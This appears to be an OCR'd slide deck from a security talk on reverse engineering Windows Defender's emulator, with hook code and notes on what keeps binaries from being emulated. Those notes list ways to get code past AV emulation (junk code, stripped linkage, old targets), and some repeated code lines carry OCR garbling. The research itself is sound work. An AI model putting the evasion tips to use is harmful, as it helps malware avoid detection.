


# Instrumenting `mpengine`

**Problem:** little visibility into engine

- Coverage for the big picture, breakpoints for detailed observation

**Only output is malware detection**



# Instrumenting `mpengine`


**Problem:** little visibility into engine

- Coverage for the big picture, breakpoints for detailed observation


**Only output is malware detection**

**Solution:** a malware's eye view


- `mpengine.dll` has functions that are invoked when our malware calls certain Windows APIs
- Create a binary to explore the AV from inside - hook and reuse existing functions to share that view with us on the outside



# mpclient git.io/fbp0X



# Modified `mpclient` - ~3k LoC added `github.com/0xAlexei`



# `OutputDebugStringA` Hook

Hook the native function pointer that gets called when `OutputDebugStringA` is called in-emulator

```
void __cdecl KERNEL32_DLL_OutputDebugStringA(pe_vars_t *v)
{
  Parameters<1> arg; // [esp+4h] [ebp-Ch]


  Parameters<1>::Parameters<1>(&arg, v);
  v->m_pDTc->m_vticks64 += 32i64;
}
```

Use existing functions in Defender to interact with function parameters and virtual memory

Mark - Thanks for the idea!

```
RVAS rvas523 = {
    .MPVERNO = "MP_5_23",

    //Parameter functions
    .RVA_Parameters1 = 0x3930f5,
    .RVA_Parameters2 = 0x3b3cfd,
```




```
//OutputDebugString
pOutputDebugStringA = imgRVA(pRVAs->RVA_FP_OutputDebugStringA);
elog(S_DEBUG_VV, "OutputDebugStringA:\t\t0x%06x @ 0x%x", pRVAs->RVA_FP_OutputDebugStringA, *(pOutputDebugStringA));
*pOutputDebugStringA = (uint32_t)KERNEL32_DLL_OutputDebugStringA_hook;
elog(S_DEBUG_VV, "OutputDebugStringA Hooked:\t0x%x", *(pOutputDebugStringA));
```

# OutputDebugStringA Hook

```
void __cdecl KERNEL32_DLL_OutputDebugStringA(pe_vars_t *v)
{
  Parameters<1> arg; // [esp+4h] [ebp-Ch]

  Parameters<1>::Parameters<1>(&arg, v);
  v->m_pDTc->m_vticks64 += 32i64;
}
```

```
static void __cdecl KERNEL32_DLL_OutputDebugStringA_hook(void * v)
{

    uint64_t Params[1] = {0};
    const char * debugString;
    DWORD len = 0;

    elog(S_DEBUG, "OutputDebugStringA");
    GetParams(v, Params, 1);

    debugString = GetString(v, Params[0], &len);

    elog(S_UPDATE, "%s", debugString);

    elog(S_DEBUG, "OutputDebugStringA DONE\n");
    return;
}
```

# OutputDebugStringA Hook

```
void __cdecl KERNEL32_DLL_OutputDebugStringA(pe_vars_t *v)
{
  Parameters<1> arg; // [esp+4h] [ebp-Ch]

  Parameters<1>::Parameters<1>(&arg, v);
  v->m_pDTc->m_vticks64 += 32i64;
}
```

Declaration - `void *` for `pe_vars_t *`

```
static void __cdecl KERNEL32_DLL_OutputDebugStringA_hook(void * v)
{

    uint64_t Params[1] = {0};
    const char * debugString;
    DWORD len = 0;

    elog(S_DEBUG, "OutputDebugStringA");
    GetParams(v, Params, 1);

    debugString = GetString(v, Params[0], &len);

    elog(S_UPDATE, "%s", debugString);

    elog(S_DEBUG, "OutputDebugStringA DONE\n");
    return;
}
```

# OutputDebugStringA Hook

```
void __cdecl KERNEL32_DLL_OutputDebugStringA(pe_vars_t *v)
{
  Parameters<1> arg; // [esp+4h] [ebp-Ch]

  Parameters<1>::Parameters<1>(&arg, v);
  v->m_pDTc->m_vticks64 += 32i64;
}
```

Local variable to hold parameters - same as `Parameters<1>`

Declaration - `void *` for `pe_vars_t *`

```
static void __cdecl KERNEL32_DLL_OutputDebugStringA_hook(void * v)
{
    uint64_t Params[1] = {0};
    const char * debugString;
    DWORD len = 0;

    elog(S_DEBUG, "OutputDebugStringA");
    GetParams(v, Params, 1);

    debugString = GetString(v, Params[0], &len);

    elog(S_UPDATE, "%s", debugString);

    elog(S_DEBUG, "OutputDebugStringA DONE\n");
    return;
}
```

# OutputDebugStringA Hook

```
void __cdecl KERNEL32_DLL_OutputDebugStringA(pe_vars_t *v)
{
  Parameters<1> arg; // [esp+4h] [ebp-Ch]

  Parameters<1>::Parameters<1>(&arg, v);
  v->m_pDTC->m_vTicks64 += 32164;
}
```

Local variable to hold parameters - same as `Parameters<1>`

Declaration - `void *` for `pe_vars_t *`

```
static void __cdecl KERNEL32_DLL_OutputDebugStringA_hook(void * v)
{
    uint64_t Params[1] = {0};
    const char * debugString;
    DWORD len = 0;

    elog(S_DEBUG, "OutputDebugStringA");
    GetParams(v, Params, 1);

    debugString = GetString(v, Params[0], &len);

    elog(S_UPDATE, "%s", debugString);

    elog(S_DEBUG, "OutputDebugStringA DONE\n");
    return;
}
```

Pull parameters off of the virtual stack by calling `Parameters<1>` function inside `mpengine.dll`

Parameters are just addresses within the emulator's virtual memory

# OutputDebugStringA Hook

```
void __cdecl KERNEL32_DLL_OutputDebugStringA(pe_vars_t *v)
{
  Parameters<1> arg; // [esp+4h] [ebp-Ch]

  Parameters<1>::Parameters<1>(&arg, v);
  v->m_pDTC->m_vticks64 += 32164;
}
```

Local variable to hold parameters - same as `Parameters<1>`

Pull parameters off of the virtual stack by calling `Parameters<1>` function inside `mpengine.dll`

Parameters are just addresses within the emulator's virtual memory

Declaration - `void *` for `pe_vars_t *`

```
static void __cdecl KERNEL32_DLL_OutputDebugStringA_hook(void * v)
{

    uint64_t Params[1] = {0};
    const char * debugString;
    DWORD len = 0;

    elog(S_DEBUG, "OutputDebugStringA");
    GetParams(v, Params, 1);

    debugString = GetString(v, Params[0], &len);

    elog(S_UPDATE, "%s", debugString);

    elog(S_DEBUG, "OutputDebugStringA DONE\n");
    return;
}
```

`GetString` calls into `mpengine.dll` functions which translate an emulator virtual memory address (the parameter) into a real pointer

# OutputDebugStringA Hook

```
void __cdecl KERNEL32_DLL_OutputDebugStringA(pe_vars_t *v)
{
  Parameters<1> arg; // [esp+4h] [ebp-Ch]

  Parameters<1>::Parameters<1>(&arg, v);
  v->m_pDTC->m_vTicks64 += 32164;
}
```

Local variable to hold parameters - same as `Parameters<1>`

Pull parameters off of the virtual stack by calling `Parameters<1>` function inside `mpengine.dll`

Parameters are just addresses within the emulator's virtual memory

Declaration - `void *` for `pe_vars_t *`

```
static void __cdecl KERNEL32_DLL_OutputDebugStringA_hook(void * v)
{
    uint64_t Params[1] = {0};
    const char * debugString;
    DWORD len = 0;

    elog(S_DEBUG, "OutputDebugStringA");
    GetParams(v, Params, 1);

    debugString = GetString(v, Params[0], &len);

    elog(S_UPDATE, "%s", debugString);

    elog(S_DEBUG, "OutputDebugStringA DONE\n");
    return;
}
```

`GetString` calls into `mpengine.dll` functions which translate an emulator virtual memory address (the parameter) into a real pointer

Now we can just print the string to `stdout`


# Demo

Hooking

`OutputDebugStringA`

`myapp.exe`

I/O communication with outside the emulator by calling `OutputDebugStringA` and other hooked functions




## Factors That Can Prevent Emulation:*

- Simplicity / lack of code entropy
- Linking against unsupported DLLs
- Calling unsupported functions
- Optimizations using complex instructions
- Targeting overly modern Windows builds


## Solutions:

- Add in junk code
- Strip down linkage to bare minimums
- Disable all optimizations
- Define your own entry point
- Target old Windows versions

*These are problems for AV emulators in general in my experience. Defender seems more flexible than others, but I did still have to massage compiler settings to get a consistently emulated binary


# Outline

1. Introduction
2. Tooling & Process
3. Reverse Engineering
   a. Startup
   b. CPU Emulation
   c. Instrumentation
   d. Windows Emulation & Environment
4. Vulnerability Research
5. Conclusion



# Windows Emulation & Environment


1. Usermode Environment
2. Usermode Code
3. User-Kernel Interaction
4. Kernel Internals
5. AV Instrumentation



# Virtual File System Contents

Dump file system contents with a similar trick to the `OutputDebugStringA` hook - just pass `void` pointers to arbitrary data

